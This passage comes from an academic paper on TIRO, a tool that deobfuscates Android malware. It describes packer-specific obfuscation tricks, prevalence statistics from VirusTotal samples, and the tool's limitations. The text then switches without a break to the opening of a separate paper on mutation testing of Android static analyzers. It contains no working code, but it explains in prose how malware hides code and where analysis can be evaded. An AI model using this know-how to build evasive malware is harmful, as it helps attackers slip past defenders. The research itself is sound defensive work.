After sharing our results with the Google Android Malware team, we confirmed that TIRO successfully found and deobfuscated the known obfuscated code in the applications, with the exception of the two samples packed with *unicomsdk*, and was able to reach and analyze the original applications (i.e. the bytecode for the underlying application before it was obfuscated or packed). On closer analysis, we found TIRO failed on the *unicomsdk* samples because while TIRO does trigger call paths that invoke dynamic loading, the obfuscation code tries to retrieve bytecode from a network server that is no longer active. Our comparison also showed that TIRO did not have any false positives on the dataset—in no case did TIRO mistake legitimate state modification performed by ART for an attempt to perform runtime-based obfuscation by the application.

We make several general observations about the results. First, all of the malware samples employed basic language-based obfuscation such as reflection and native code usage, while roughly 53% (18/34) of the samples also employed the more advanced runtime-based obfuscation techniques. We note that none of the samples in this set employed method entry-point hooking, perhaps owing to their age as these samples are older than those used in our VirusTotal analysis described in Section 6.3. In addition, all used between 2-4 layers of obfuscation, requiring multiple iterations by TIRO. These findings demonstrate the utility of TIRO's iterative design and ability to simultaneously handle multiple types of obfuscation.

Second, many of the obfuscators employed tactics to make analysis difficult. For example, 21 of the 34 samples included code integrity checks that TIRO's code

spoofing was able to circumvent. In addition, a common post-loading step in most of the samples was the deletion of the decrypted code file after it had been loaded. This made it marginally more difficult to retrieve the code, since the unpacked DEX file was unavailable after it was loaded; however, since TIRO extracts DEX code from memory during the loading process, this did not impact its deobfuscation capabilities.

Finally, in all cases, the obfuscation was used to hide calls to sensitive APIs in Java, which were used to perform malicious activity. The number of sensitive APIs shown in Table 1 are the number of API calls found by static analysis before and after running TIRO, where the set of sensitive APIs were obtained from FlowDroid's [2] collection of sources and sinks. On average, TIRO's iterative deobfuscation resulted in over 30 new hidden sensitive API uses detected in each sample. The new sensitive behaviors detected after TIRO's iterative deobfuscation included well-known malware behaviors such as premium SMS abuse and access to sensitive data, including location information and device identifiers.

## 6.2 Sample-specific findings

We now describe in detail some of the interesting behaviors and obfuscation techniques TIRO uncovered:

***aliprotect:*** During TIRO's first iteration, we found that the APK file contained only one class (`StubApplication`) that set up and unpacked the application's code. Static analysis found only one case of reflection to instrument and one direct native method invocation via `System.load()`. During dynamic analysis, we found that the sample used DEX file hooking to load the main application code dynamically. After loading, the obfuscated DEX file was also overwritten prior to class loading to change the bytecode defining the application's main activity. When extracting the modified DEX bytecode, TIRO found that some of the class data pointers referred to locations outside the DEX code buffer (i.e. outside the DEX file). The application stored code in separate memory locations and, via pointer arithmetic, modified the DEX class pointers to refer to those locations. In the second iteration, static analysis showed that most of the methods in the obfuscated (and now extracted) DEX file were empty—when invoked, they would throw a run-time exception. These empty methods and classes appeared to be decoys and were never actually executed by the application. The methods and classes that were executed had undergone DEX bytecode modification, and TIRO successfully extracted the new non-empty implementations.

***apkprotect:*** In the first iteration, TIRO found several classes in the APK file, none of which were the components declared in the manifest. In the dynamic phase, instrumentation of dynamic loading and reflection retrieved the dynamically loaded code and deobfuscated the reflection targets. From the run-time information gathered, TIRO reported that a number of class objects were requested via reflection, but only one was instantiated via a reflected call to the constructor method.

In the second iteration, TIRO found that only the class that was instantiated was actually present in the dynamically loaded code. Further analysis showed that the application performed a trial-and-error form of class loading, where it looped through class names `app.plg_v#.Plugin` (with `#` a sequentially increasing integer) until it found a class object that could actually be retrieved and instantiated. This form of class loading would have introduced a great deal of imprecision in static analysis since the class name was unknown and obscured by the loop logic; however, with the dynamic information retrieved by TIRO, the static analysis in the subsequent iterations was able to precisely identify the loaded and executed class. During the static phase, TIRO also found two methods within the dynamically loaded code that contained invalid instructions and were unparseable. These methods did not appear to be invoked but attempting to load them without patching Soot resulted in crashes stemming from parsing errors.

***baiduprotect / naga / naga_pha:*** These samples used DEX file hooking to load code dynamically but they would also modify the hooked DEX file multiple times in their execution. Each modification would change the data for one class but also invalidated header values in another; therefore, after the DEX bytecode modification process had begun, no single snapshot of the DEX code memory buffer would result in a valid DEX file. Since TIRO retrieves modified code in a piecemeal fashion as the modification is detected for each class (rather than taking a single snapshot of the buffer), it was able to handle the multiple code modifications and the subsequent mangling of class metadata.

***dexprotector:*** This sample highlights how TIRO deobfuscates multiple layers of obfuscation and is described in Appendix A. It used a combination of reflection to invoke dynamic loading APIs (`DexFile.loadClass()`) and to invoke methods in the dynamically loaded code. The loaded code included another call to `DexFile.loadDex()` for a second layer of dynamic loading that unpacked the main activity. Further iterations deobfuscated the reflected and native method invocations that formed most of the application's call graph.

***ijiamipacker:*** When first installing this APK, the `dex2oat` tool reported a number of verification errors in most of the classes. TIRO's static analysis had similar

results but within the parseable classes, it detected instances of reflection, native methods, and dynamic loading. The dynamic phase showed that some of the classes with DEX verification errors were executed without error due to dynamic modification of the classes' bytecode. Furthermore, the methods were modified one at a time as they were loaded by the class loader, which was achieved by hooking a method within the class loader. In the second iteration, TIRO was able to analyze the extracted bytecode for the now-parseable classes and instrumented new cases of reflection.

We also found that this sample suppressed log messages after a certain point in the unpacking process before the main activity was loaded. Since TIRO's feedback system of relaying dynamic information to static analysis depends on instrumented log messages, this initially posed a problem for deobfuscation. Fortunately, this sample did not suppress error logs, so TIRO was modified to write to the error log as well. A more robust approach would be to implement a custom deobfuscation log that only TIRO can access and control.

***qihoopacker:*** In addition to the DEX file hooking obfuscation that this sample employed, we found that it also invoked `art::RegisterNativeMethods()` to redefine the native method `DexFile.getClassNameList()`. This is a form of native method hooking, where the native function attached to a method is swapped for another. The hooked method `getClassNameList()` does not actually play a part in the class loading process nor was it used by the application; however, it is useful for code analysis as it returns a list of loaded classes and its redefinition made such interactive analysis more difficult.

For completeness, we also found two publicly available method hooking libraries: Legend [18] and YAHFA [19], and used these to create our own application obfuscated with method hooking. For both libraries, TIRO detected the hooked methods, which contained modified method entry-point pointers. These pointers were redirected to custom trampoline/bridge code that resolved the hooked invocation and invoked the target method specified by the developer. TIRO heuristically reported the method objects retrieved by the application that were likely to serve as target methods for this hooking, and in the following iterations, correctly constructed call edges between the hooked and target methods.

## 6.3 Evaluation on VirusTotal dataset

We also use TIRO to measure the types of obfuscation used by malware in the wild. We searched VirusTotal for malware tagged as obfuscated or packed, and downloaded 2000 randomly selected samples that were submitted throughout the month of January 2018. When TIRO was run on this dataset, it exceeded the 3 hour timeout on the static analysis phase for four of the samples and ran out of memory on two others. Of the remaining samples, all proceeded to instrumentation and analysis by TIRO's dynamic phase. Table 2 shows the breakdown of the types of obfuscation found by TIRO.

Table 2: Obfuscation in 2000 recent VirusTotal samples

| **Language-based** | | **Runtime-based** | |
|---|---|---|---|
| Reflection | 58.5 % | DEX file hooking | 64.0 % |
| Dynamic loading | 79.9 % | Class data overwriting | 0.7 % |
| Direct | 52.2 % | ArtMethod hooking | 0.5 % |
| Reflected | 0.1 % | Method entry hooking | 0.3 % |
| Native | 49.2 % | Instruction hooking | 33.7 % |
| Native code | 96.8 % | Instruction overwriting | 0.1 % |

On this dataset, a larger proportion (80%) of these applications used runtime-based obfuscation techniques, compared to 53% on the labeled dataset. In addition, usage of all types of runtime-based obfuscation were observed, including method entry-point hooking. While this dataset is larger, we speculate that these differences and the broader use of runtime-based techniques likely owe more to the fact that the malware in this dataset are more recent than those in the previous labeled dataset.

The most frequent form of runtime-based obfuscation found was DEX file hooking, which is likely due to the ease of implementing the state modification (i.e. the `DexFile::mCookie` field) required for the obfuscation. Likewise, use of instruction hooking was also prominent, since the obfuscation required changing just the DEX code pointer (and possibly the compiled OAT code pointer) in `ArtMethod` objects. Techniques that require overwriting larger regions of memory or more precise determination of a location to modify (e.g. modifying a vtable entry for ArtMethod hooking) were much less common. This may be due to the implementation effort of these techniques, which require greater knowledge of the runtime objects being modified to ensure that any overwriting maintains the expected layout of these objects and preserves the stability of the runtime. However, we do see instances of these techniques in recent malware, and the overall frequency of runtime-based obfuscation techniques in our dataset is likely in response to advances in analyses that can deal with the simpler and more well-known language-based techniques.

## 6.4 Performance

We evaluate the performance of the static and dynamic phases in TIRO separately. The run time of the static component increases as iterations find and deobfuscate more code to analyze. In the first iteration of the static

component (where the analysis is only targeting obfuscation locations in the original APK file), the average static analysis time for the samples in Table 1 is 4.3 minutes. However, after the last iteration, the static component takes an average of 12.2 minutes across our dataset.

TIRO's instrumentation also incurs overhead in its dynamic phase. Since the majority of obfuscation occurs in the application launch phase (i.e. when the application unpacks its main activity and other components), we compare the launch time of the application when running in TIRO against the launch time in an unmodified version of AOSP. On average, there is a 3.3× slowdown, with all of the applications launching in under 11 seconds. The majority of this overhead is due to the checking of ART runtime state before and after native code is executed. While this is a noticeable performance impact, we note that TIRO is meant for analysis and not production usage; thus, while the slowdown is large, applications still launch and run in a reasonable amount of time. To further reduce performance overhead, we believe that we can optimize TIRO's monitoring using hardware support. Currently, a full check is performed of all tracked runtime state on every native-to-Java transition. By manipulating memory protections or dirty bits in the hardware page table to identify modified pages, and tracking which objects are stored on those pages, TIRO can reduce the number of objects it must check for modifications.

## 7 Discussion

From our analysis of obfuscation in recent Android malware, we identify and classify a type of runtime-based obfuscation that differs from obfuscation seen in previous work on x86 and Java. The use of a runtime introduces another technique of hiding code that we show is already in use in Android malware.

### 7.1 Bypassing the runtime

Unlike language-based obfuscation where the application abuses Java language features, runtime-based obfuscation requires modifying runtime data, which must be done using native code. A natural question is whether runtime-based obfuscation is a stepping stone toward full-native code obfuscation. Static analysis of native code is more imprecise and most existing static malware analyzers for Android are limited to Java bytecode, so a full native code application would make them ineffective. We argue that runtime-based obfuscation is not superseded by full native code but is a complementary technique.

In runtime-based obfuscation, native code is used to modify the runtime state but the execution inevitably returns to Java code after the modifications have been performed. This highlights the main difference between the two forms of obfuscation: in runtime-based obfuscation, the actual malicious behavior can be implemented in Java. Whether this is useful to the malware developer is dependent on the type of malicious activity they wish to execute on a victim's device and how they want to implement it. Many state-of-the-art obfuscators are commercial tools that add wrapper classes to an application to pack them into an obfuscated APK and unpack them when the application is launched. Runtime-based obfuscation allows for complex obfuscation while still allowing the users of these commercial tools to implement their code in Java, which may be preferable due to ease of development. Reusing the existing runtime on Android makes it easier for commercial obfuscation tools to reliably support all forms of Android applications.

In addition, system services are normally accessed through their RPC interface, which would require a transition back into the runtime and would be detected by TIRO's monitoring of native-to-Java transitions. To avoid any Java code (i.e. a true fully native application), the application would have to access system services by calling the low-level Binder interface or Unix `ioctl`s directly. Since the Binder library is not part of the Android NDK, the application is then sensitive to any changes in implementation in the Binder kernel driver or Android service manager. We believe that this is one of the reasons why language- and runtime-based obfuscation is so prominent on Android despite the long history and effectiveness of native code obfuscation on x86. As a result, for the foreseeable future, language- and runtime-based obfuscation techniques will likely still be relevant techniques for obfuscated code on Android.

Another form of obfuscation may be to embed a natively-implemented interpreter within the application that executes a secret bytecode. This is a complementary technique to runtime-based obfuscation and is also a method of bypassing the ART runtime, since the interpreter would be fully implemented in native code. Similar to full-native code obfuscation, access to system services would be limited and invocations to framework methods would still require execution in the ART runtime and would therefore be deobfuscated by TIRO.

### 7.2 Other limitations

Part of TIRO's deobfuscation focuses on retrieving DEX bytecode that the application dynamically loads and executes. This implicitly assumes that any manipulation of the DEX bytecode is reflected in the compiled OAT or ODEX code, and vice versa. Obfuscation code may violate this assumption and perform modifications directly on the OAT or ODEX bytecode, bypassing the current

implementation of TIRO. However, in doing this, the obfuscation code forgoes portability across devices, as OAT and ODEX files are device-specific. We did not observe any malware instances that were device-specific in this way. If direct OAT or ODEX modification were to exist, it would be straightforward to enhance TIRO to detect these modifications by monitoring `art::OatFile` objects in the same manner as `art::DexFile` objects.

While we have identified a number of forms of runtime-based obfuscation in Section 3.3, there may be others that TIRO currently does not monitor, providing avenues for newer malware to avoid detection and deobfuscation. However, the framework proposed in TIRO is general enough to accommodate the monitoring of other forms of runtime state as they are identified. A further limitation is that applications can employ x86 obfuscation and hooking techniques to bypass TIRO's monitoring within the ART runtime. While we currently cannot prevent this, due to the shared address space between the application and the runtime environment, future work may explore the separation of application and runtime memory, which would also prevent tampering of runtime state and disable runtime-based obfuscation.

Since TIRO relies on dynamic analysis to report deobfuscated values, full deobfuscation of an application would require executing all of its obfuscation code. Since TIRO was implemented on top of IntelliDroid [31], we rely on it to execute targeted obfuscation locations. However, because its analysis is limited to Java, while it can target native method invocations, it cannot extract execution paths within native code. Since native code is used extensively by obfuscators, we may miss certain paths. In addition, IntelliDroid may not be able to extract all targeted paths and constraints due to static imprecision and complex path constraints in the code; TIRO naturally inherits these limitations. TIRO can be combined with fuzzers if deobfuscation is required in native code or in execution paths with constraints that cannot be solved.

## 8 Related work

A variety of security and privacy analyzers have been developed for Android, including static [2,12] and dynamic tools [10, 27, 28, 34]. TIRO is a hybrid system similar to [22, 23, 31, 32], which use dynamic information to enhance static analysis. Tools that perform malware classification [1, 12] are often based on application semantics and rely on the ability to determine the actions performed by an application. While they are effective against unobfuscated applications, they cannot handle complex code obfuscation and will likely miss malicious actions that the malware performs. While some tools have been designed with obfuscation resilience in mind [13], they often cannot handle the complex obfuscation techniques used by existing Android packers and malware.

The work that most closely resembles TIRO are existing deobfuscation tools for Android. Some focus only on language-based obfuscation. Harvester [22] uses static code slicing to execute paths leading to specific code locations, such as reflection invocations, and can log deobfuscated values. However, code slices do not always produce realistic executions and it does not handle runtime-based obfuscation. StaDynA [38] uses a hybrid iterative approach similar to TIRO to deobfuscate reflection and retrieve dynamically loaded code. However, it relies on instrumentation of reflection and dynamic loading API invocations. Some Android unpackers, such as DexHunter [36] and Android-unpacker [26], handle certain cases of DEX file and DEX bytecode manipulation, but use special packer-specific values to identify the code that must be extracted. They also do not handle any other form of obfuscation, which makes it difficult to analyze the retrieved code if it is further obfuscated in another way. Others, such as PackerGrind [33] and AppSpear [16] have a more general design but their monitoring for bytecode modification is limited to instrumentation of specific methods they expect obfuscation code to use. While these unpackers identify certain cases of DEX bytecode modification, they do not handle other forms of state modification in the code execution process nor do they address the wider issue of runtime-based obfuscation. DroidUnpack [9] uses full system emulation to dynamically extract packed code. While DroidUnpack can extract dynamically loaded code and decrypted DEX files, they do not discuss or indicate if they can handle runtime-based obfuscation the way TIRO can. DeGuard [4] takes a different approach and uses a statistical model to reverse the name obfuscation performed by the ProGuard [15] tool included with the Android SDK. Since TIRO focuses on the actions taken by an application, we do not deobfuscate class and method names. However, combining the results of TIRO and DeGuard would aid in manual analysis of malware.

TIRO is also similar to deobfuscation tools proposed for general Java applications. TamiFlex [5] deobfuscates reflection by instrumenting the reflection classes loaded by the Java runtime, but does not handle other forms of obfuscation. However, its modification of the class loader in the runtime is similar to the technique used in TIRO to load instrumented application classes. Similarly, Ripple [37] also targets reflection but does so through static resolution, which is less precise. These tools do not address runtime-based obfuscation.

Deobfuscation and unpacking tools also exist for x86 applications. Renovo [17] tracks whether previously written memory regions are being executed and can handle multiple "hidden layers" of packing. Polyunpack [24] checks whether dynamic instruction sequences

match those in its static model of the application and returns new unpacked instruction sequences. Ether [8] presents a transparent malware analysis tool that handles emulator-resistant techniques used by packers to prevent reverse engineering. Omniunpack [20] uses an in-memory malware detector to determine if malicious code is being unpacked and retrieves this code from memory. These techniques are more general than those used in TIRO but would require special support to handle the Android runtime and its code loading processes. By focusing on obfuscation for the Android runtime via language-based and runtime-based deobfuscation, we account for the environment in which Android applications are run and produce effective results that can be integrated with existing Android security tools.

## 9 Conclusion

In this paper, we identify a family of obfuscation techniques used on the Android platform, which we name *runtime-based obfuscation*. These techniques subvert the integrity of the Android runtime to manipulate the code loading and execution processes and execute malicious code surreptitiously. We propose TIRO, a unified deobfuscation framework for Android applications that can deobfuscate runtime-based obfuscation as well as traditional techniques such as reflection or native method invocation. Through an iterative process of static instrumentation and dynamic information gathering that uses **T**arget, **I**nstrument, **R**un and **O**bserve, we show that TIRO is able to deobfuscate malware that have been packed using state-of-the-art Android obfuscators. We also show that runtime-based obfuscation is prevalent among recent Android malware and that effective security analysis will require deobfuscation of these techniques. Using the deobfuscated application information produced by TIRO, it is possible for existing security analysis tools to achieve more complete analysis and detection of Android malware.

## 10 Acknowledgments

We would like to thank Mariana D'Angelo, Peter Sun, Ivan Pustogarov, James Zhen Huang, Beom Heyn Kim, Wei Huang, Sukwon Oh, Diego Bravo Velasquez, Vasily Rudchenko, Shirley Yang, and the anonymous reviewers for their suggestions and feedback. We also thank Daniel Bali, Jason Woloz, and Monirul Sharif for sharing their expertise in Android malware and obfuscation. The research in this paper was supported by an NSERC CGS-D scholarship, a Tier 2 Canada Research Chair, and a Google Faculty Research Award.

## References

[1] ARP, D., SPREITZENBARTH, M., HUBNER, M., GASCON, H., RIECK, K., AND SIEMENS, C. DREBIN: Effective and explainable detection of Android malware in your pocket. In *Proceedings of the Annual Symposium on Network and Distributed System Security (NDSS)* (2014).

[2] ARZT, S., RASTHOFER, S., FRITZ, C., BODDEN, E., BARTEL, A., KLEIN, J., LE TRAON, Y., OCTEAU, D., AND MCDANIEL, P. FlowDroid: precise context, flow, field, object-sensitive and-aware taint analysis for Android apps. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation* (2014), p. 29.

[3] BANESCU, S., COLLBERG, C., GANESH, V., NEWSHAM, Z., AND PRETSCHNER, A. Code obfuscation against symbolic execution attacks. In *Proceedings of the 32nd Annual Conference on Computer Security Applications* (2016), ACM, pp. 189–200.

[4] BICHSEL, B., RAYCHEV, V., TSANKOV, P., AND VECHEV, M. Statistical deobfuscation of Android applications. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 343–355.

[5] BODDEN, E., SEWE, A., SINSCHEK, J., OUESLATI, H., AND MEZINI, M. Taming reflection: Aiding static analysis in the presence of reflection and custom class loaders. In *Proceedings of the 33rd International Conference on Software Engineering* (2011), ACM, pp. 241–250.

[6] COSTAMAGNA, V., AND ZHENG, C. ARTDroid: A virtual-method hooking framework on Android ART runtime. *Proceedings of the 2016 Innovations in Mobile Privacy and Security (IMPS)* (2016), 24–32.

[7] Dex2jar. https://github.com/pxb1988/dex2jar, 2017. Accessed: April 2017.

[8] DINABURG, A., ROYAL, P., SHARIF, M., AND LEE, W. Ether: malware analysis via hardware virtualization extensions. In *Proceedings of the 15th ACM conference on Computer and communications security* (2008), ACM, pp. 51–62.

[9] DUAN, Y., ZHANG, M., BHASKAR, A. V., YIN, H., PAN, X., LI, T., WANG, X., AND WANG, X. Things you may not know about Android (Un)Packers: A systematic study based on whole-system emulation. In *Proc. of the Symposium on Network and Distributed System Security (NDSS)* (2018).

[10] ENCK, W., GILBERT, P., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: an information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the 2010 Symposium on Operating Systems Design and Implementation (OSDI)* (Oct. 2010), pp. 1–6.

[11] FELT, A. P., CHIN, E., HANNA, S., SONG, D., AND WAGNER, D. Android permissions demystified. In *Proceedings of the 18th ACM Conference on Computer and Communications Security* (2011), ACM, pp. 627–638.

[12] FRATANTONIO, Y., BIANCHI, A., ROBERTSON, W., KIRDA, E., KRUEGEL, C., AND VIGNA, G. TriggerScope: Towards detecting logic bombs in Android applications. In *Security and Privacy (SP), 2016 IEEE Symposium on* (2016), IEEE, pp. 377–396.

[13] GARCIA, J., HAMMAD, M., PEDROOD, B., BAGHERI-KHALIGH, A., AND MALEK, S. Obfuscation-resilient, efficient, and accurate detection and family identification of Android malware. *Department of Computer Science, George Mason University, Tech. Rep* (2015).

[14] GRUVER, B. smali. https://github.com/JesusFreke/smali, 2017.

[15] GUARDSQURE. Proguard. https://www.guardsquare.com/en/proguard, 2017.

[16] HU, W., AND GU, D. AppSpear: Bytecode decrypting and dex reassembling for packed Android malware. In *Research in Attacks, Intrusions, and Defenses: 18th International Symposium, RAID 2015, Kyoto, Japan, November 2-4, 2015. Proceedings* (2015), vol. 9404, Springer, p. 359.

[17] KANG, M. G., POOSANKAM, P., AND YIN, H. Renovo: A hidden code extractor for packed executables. In *Proceedings of the 2007 ACM workshop on Recurring malcode* (2007), ACM, pp. 46–53.

[18] Legend. https://github.com/asLody/legend, 2017.

[19] LIU, R. Yet another hook framework for art (YAHFA). https://github.com/rk700/YAHFA, 2017.

[20] MARTIGNONI, L., CHRISTODORESCU, M., AND JHA, S. Omniunpack: Fast, generic, and safe unpacking of malware. In *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual* (2007), IEEE, pp. 431–441.

[21] OCTEAU, D., JHA, S., AND MCDANIEL, P. Retargeting Android applications to java bytecode. In *Proceedings of the ACM SIGSOFT 20th International Symposium on the Foundations of Software Engineering* (2012), ACM, p. 6.

[22] RASTHOFER, S., ARZT, S., MILTENBERGER, M., AND BODDEN, E. Harvesting runtime values in Android applications that feature anti-analysis techniques. In *Proceedings of the Annual Symposium on Network and Distributed System Security (NDSS)* (2016).

[23] RASTHOFER, S., ARZT, S., TRILLER, S., AND PRADEL, M. Making malory behave maliciously: Targeted fuzzing of Android execution environments. In *Software Engineering (ICSE), 2017 IEEE/ACM 39th International Conference on* (2017), IEEE, pp. 300–311.

[24] ROYAL, P., HALPIN, M., DAGON, D., EDMONDS, R., AND LEE, W. PolyUnpack: Automating the hidden-code extraction of unpack-executing malware. In *Computer Security Applications Conference, 2006. ACSAC'06. 22nd Annual* (2006), IEEE, pp. 289–300.

[25] SHARIF, M. I., LANZI, A., GIFFIN, J. T., AND LEE, W. Impeding malware analysis using conditional code obfuscation. In *Proceedings of the Annual Symposium on Network and Distributed System Security (NDSS)* (2008).

[26] STRAZZERE, T. android-unpacker. https://github.com/strazzere/android-unpacker, 2017.

[27] SUN, M., WEI, T., AND LUI, J. TaintART: A practical multi-level information-flow tracking system for Android runtime. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 331–342.

[28] TAM, K., KHAN, S. J., FATTORI, A., AND CAVALLARO, L. CopperDroid: Automatic reconstruction of Android malware behaviors. In *Proc. of the Symposium on Network and Distributed System Security (NDSS)* (2015).

[29] VALLÉE-RAI, R., CO, P., GAGNON, E., HENDREN, L., LAM, P., AND SUNDARESAN, V. Soot - a Java bytecode optimization framework. In *Proceedings of the 1999 conference of the Centre for Advanced Studies on Collaborative research* (1999), CASCON '99, IBM Press, p. 13.

[30] VIRUSTOTAL. Virustotal. https://www.virustotal.com, 2018.

[31] WONG, M. Y., AND LIE, D. IntelliDroid: A targeted input generator for the dynamic analysis of Android malware. In *Proceedings of the Annual Symposium on Network and Distributed System Security (NDSS)* (2016).

[32] XIA, M., GONG, L., LYU, Y., QI, Z., AND LIU, X. Effective real-time Android application auditing. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (2015), SP '15, IEEE Computer Society.

[33] XUE, L., LUO, X., YU, L., WANG, S., AND WU, D. Adaptive unpacking of Android apps. In *Software Engineering (ICSE), 2017 IEEE/ACM 39th International Conference on* (2017), IEEE, pp. 358–369.

[34] YAN, L.-K., AND YIN, H. DroidScope: Seamlessly reconstructing the os and dalvik semantic views for dynamic Android malware analysis. In *USENIX security symposium* (2012), pp. 569–584.

[35] ZHANG, A. ZHookLib. https://github.com/cmzy/ZHookLib, 2017.

[36] ZHANG, Y., LUO, X., AND YIN, H. DexHunter: toward extracting hidden code from packed Android applications. In *European Symposium on Research in Computer Security* (2015), Springer, pp. 293–311.

[37] ZHANG, Y., TAN, T., LI, Y., AND XUE, J. Ripple: Reflection analysis for Android apps in incomplete information environments. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy, CODASPY 2017, Scottsdale, AZ, USA, March 22-24, 2017* (2017), pp. 281–288.

[38] ZHAUNIAROVICH, Y., AHMAD, M., GADYATSKAYA, O., CRISPO, B., AND MASSACCI, F. StaDynA: Addressing the problem of dynamic code updates in the security analysis of Android applications. In *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy* (2015), ACM, pp. 37–48.

# Appendix

## A Iterative deobfuscation in TIRO

Most obfuscators and packers use more than one of the obfuscation techniques we have described. For instance, like other API invocations that the malware wishes to hide, dynamic loading invocations may be hidden behind reflection. Deobfuscation in these cases requires multiple iterations to resolve the reflection target and, if the target is used for another form of obfuscation, to resolve the reflected obfuscation API.

As an example, Figure 2 shows how TIRO iteratively applies the T-I-R-O loop to deobfuscate the combination of techniques used by the *dexprotector* packer and to extract a complete application call graph.

**Iteration 1:** The scope of the static analysis is limited to code in the application's APK file. TIRO finds locations of reflected method invocations and instruments them to determine the reflection targets. The dynamic phase executes the instrumented code and reports the reflection targets. It also finds two dynamically loaded DEX files.

**Iteration 2:** The static analysis scope is expanded to include code from these two DEX files. This code includes entry-points into the application that were previously unknown. However, the use of reflection in





Figure 2: Deobfuscated call graphs produced for an application packed with *dexprotector*

the dynamically loaded code means that the call graph may miss certain invocation edges. TIRO's static analysis adds new instrumentation for any obfuscation (namely, reflection) found in the APK code or dynamically loaded code. The dynamic phase will again execute the instrumented code to find the reflection targets.

**Iteration 3:** Some reflective call edges are resolved in the static call graph; however, TIRO still sees seemingly-dead code from the second dynamically loaded DEX file. The process is repeated until TIRO encounters no new unresolved obfuscation/reflection.

**Iteration 4:** The final result is a static call graph that represents all of the code executed by an application and the method invocation relationships. If used alongside a security analysis tool, malicious actions performed by the application can then be discovered by searching the deobfuscated call graph.

# Discovering Flaws in Security-Focused Static Analysis Tools for Android using Systematic Mutation

Richard Bonett, Kaushal Kafle, Kevin Moran, Adwait Nadkarni, Denys Poshyvanyk
{*rfbonett, kkafle, kpmoran, nadkarni, denys*}*@cs.wm.edu*
*William & Mary*

## Abstract

Mobile application security has been one of the major areas of security research in the last decade. Numerous application analysis tools have been proposed in response to malicious, curious, or vulnerable apps. However, existing tools, and specifically, static analysis tools, trade soundness of the analysis for precision and performance, and are hence sound*y*. Unfortunately, the specific unsound choices or flaws in the design of these tools are often not known or well-documented, leading to a misplaced confidence among researchers, developers, and users. This paper proposes the *Mutation-based soundness evaluation* (μSE) framework, which systematically evaluates Android static analysis tools to discover, document, and fix, flaws, by leveraging the well-founded practice of mutation analysis. We implement μSE as a semi-automated framework, and apply it to a set of prominent Android static analysis tools that detect private data leaks in apps. As the result of an in-depth analysis of one of the major tools, we discover 13 undocumented flaws. More importantly, we discover that all 13 flaws propagate to tools that inherit the flawed tool. We successfully fix one of the flaws in cooperation with the tool developers. Our results motivate the urgent need for systematic discovery and documentation of unsound choices in sound*y* tools, and demonstrate the opportunities in leveraging mutation testing in achieving this goal.

## 1 Introduction

Mobile devices such as smartphones and tablets have become the fabric of our consumer computing ecosystem; by the year 2020, more than 80% of the world's adult population is projected to own a smartphone [31]. This popularity of mobile devices is driven by the millions of diverse, feature-rich, third-party applications or "apps" they support. However, in fulfilling their functionality, apps often require access to security and privacy-sensitive resources on the device (*e.g.,* GPS location, security settings). Applications can neither be trusted to be well-written or benign, and to prevent misuse of such access through malicious or vulnerable apps [59, 44, 98, 80, 35, 87, 32], it is imperative to understand the challenges in securing mobile apps.

Security analysis of third-party apps has been one of the dominant areas of smartphone security research in the last decade, resulting in tools and frameworks with diverse security goals. For instance, prior work has designed tools to identify malicious behavior in apps [34, 99, 12], discover private data leaks [33, 13, 42, 15], detect vulnerable application interfaces [38, 22, 62, 54], identify flaws in the use of cryptographic primitives [35, 32, 87], and define sandbox policies for third-party apps [47, 50]. To protect users from malicious or vulnerable apps, it is imperative to assess the challenges and pitfalls of existing tools and techniques. However, *it is unclear if existing security tools are robust enough to expose particularly well-hidden unwanted behaviors.*

Our work is motivated by the pressing need to discover the limitations of application analysis techniques for Android. Existing application analysis techniques, specifically those that employ static analysis, must in practice trade soundness for precision, as there is an inherent conflict between the two properties. A sound analysis requires the technique to over-approximate (*i.e.,* consider instances of unwanted behavior that may not execute in reality), which in turn deteriorates precision. This trade-off has practical implications on the security provided by static analysis tools. That is, *in theory*, static analysis is expected to be sound, yet, in practice, these tools must purposefully make unsound choices to achieve a feasible analysis that has sufficient precision and performance to scale. For in-

stance, techniques that analyze Java generally do not over-approximate analysis of certain programming language features, such as reflection, for practical reasons (*e.g.,* Soot [90], FlowDroid [13]). While this particular case is well-known and documented, many such unsound design choices are neither well-documented, nor known to researchers outside a small community of experts.

Security experts have described such tools as sound*y*, *i.e.,* having a core set of sound design choices, in addition to certain practical assumptions that sacrifice soundness for precision [61]. While soundness is an elusive ideal, sound*y* tools certainly seem to be a practical choice: *but only if the unsound choices are known, necessary, and clearly documented*. However, the present state of sound*y* static analysis techniques is dire, as unsound choices (1) may not be documented, and unknown to non-experts, (2) may not even be known to tool designers (*i.e.,* implicit assumptions), and (3) may propagate to future research. The sound*i*ness manifesto describes the misplaced confidence generated by the insufficient study and documentation of sound*y* tools, in the specific context of language features [61]. While our work is motivated by the manifesto, we leverage sound*i*ness at the general, conceptual level of design choices, and attempt to resolve the status quo of sound*y* tools by making them more secure as well as transparent.

This paper proposes the *Mutation-based Soundness Evaluation* (μSE, read as "muse") framework that enables systematic security evaluation of Android static analysis tools to discover unsound design assumptions, leading to their documentation, as well as improvements in the tools themselves. μSE leverages the practice of mutation analysis from the software engineering (SE) domain [74, 45, 25, 63, 27, 78, 11, 97, 75, 28], and specifically, more recent advancements in mutating Android apps [58]. In doing so, μSE adapts a well-founded practice from SE to security, by making useful changes to contextualize it to evaluate security tools.

